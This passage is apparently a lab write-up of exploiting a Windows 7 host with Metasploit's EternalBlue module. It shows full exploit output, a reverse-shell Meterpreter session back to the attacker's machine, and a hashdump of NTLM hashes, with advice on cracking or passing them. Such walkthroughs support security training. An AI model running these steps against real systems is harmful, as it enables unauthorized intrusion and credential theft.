msf6 exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.7.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.7.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.7.136:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.7.136:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

We insert such values by using the “set” command. Another thing to note is that it is best practice to verify that the system is actually vulnerable to the exploit in real world scenarios. This is proof of concept to demonstrate to clients and to seek permission before running it. This is done by running the “check” command.


Home
BLUE
Attack Titan
1 2 3 4
12:09
kali@kali: ~
File Actions Edit View Help
ıouse pointer inside or press Ctrl+G.

```
[*] 192.168.7.136:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.7.136:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.7.131:4444
[*] 192.168.7.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.7.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.7.136:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.7.136:445 - The target is vulnerable.
[*] 192.168.7.136:445 - Connecting to target for exploitation.
[+] 192.168.7.136:445 - Connection established for exploitation.
[+] 192.168.7.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.7.136:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.7.136:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.7.136:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.7.136:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.7.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.7.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.7.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.7.136:445 - Starting non-paged pool grooming
[+] 192.168.7.136:445 - Sending SMBv2 buffers
[+] 192.168.7.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.7.136:445 - Sending final SMBv2 buffers.
[*] 192.168.7.136:445 - Sending last fragment of exploit packet!
[*] 192.168.7.136:445 - Receiving response from exploit packet
[+] 192.168.7.136:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.7.136:445 - Sending egg to corrupted connection.
[*] 192.168.7.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.7.136
[*] Meterpreter session 1 opened (192.168.7.131:4444 → 192.168.7.136:49158) at 2025-06-27 12:09:05 -0400
[+] 192.168.7.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.7.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.7.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

And now for the fun part, we can finally run the exploit by using the “run” or “exploit” command. As we can see, we successfully gained a shell (meterpreter) or in other words, we are in the system (Blue).



Home
BLUE
Attack Titan
1 2 3 4
12:15
kali@kali: ~
File Actions Edit View Help
mouse pointer inside or press Ctrl+G.

```
meterpreter > pwd
C:\Windows\system32
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter >
```

And now for proof, we should have started with the "whoami" command (noob over here..lol), but we used "pwd" instead which also works fine. We can see "c:\Windows\system32" as the output which should be obvious to us that we are dealing with a windows machine. The juicy part, we were able to easily dump credentials using "hashdump". If we wanted to move this further, we could either crack the hashes of the more interesting users or pass the hashes around the network.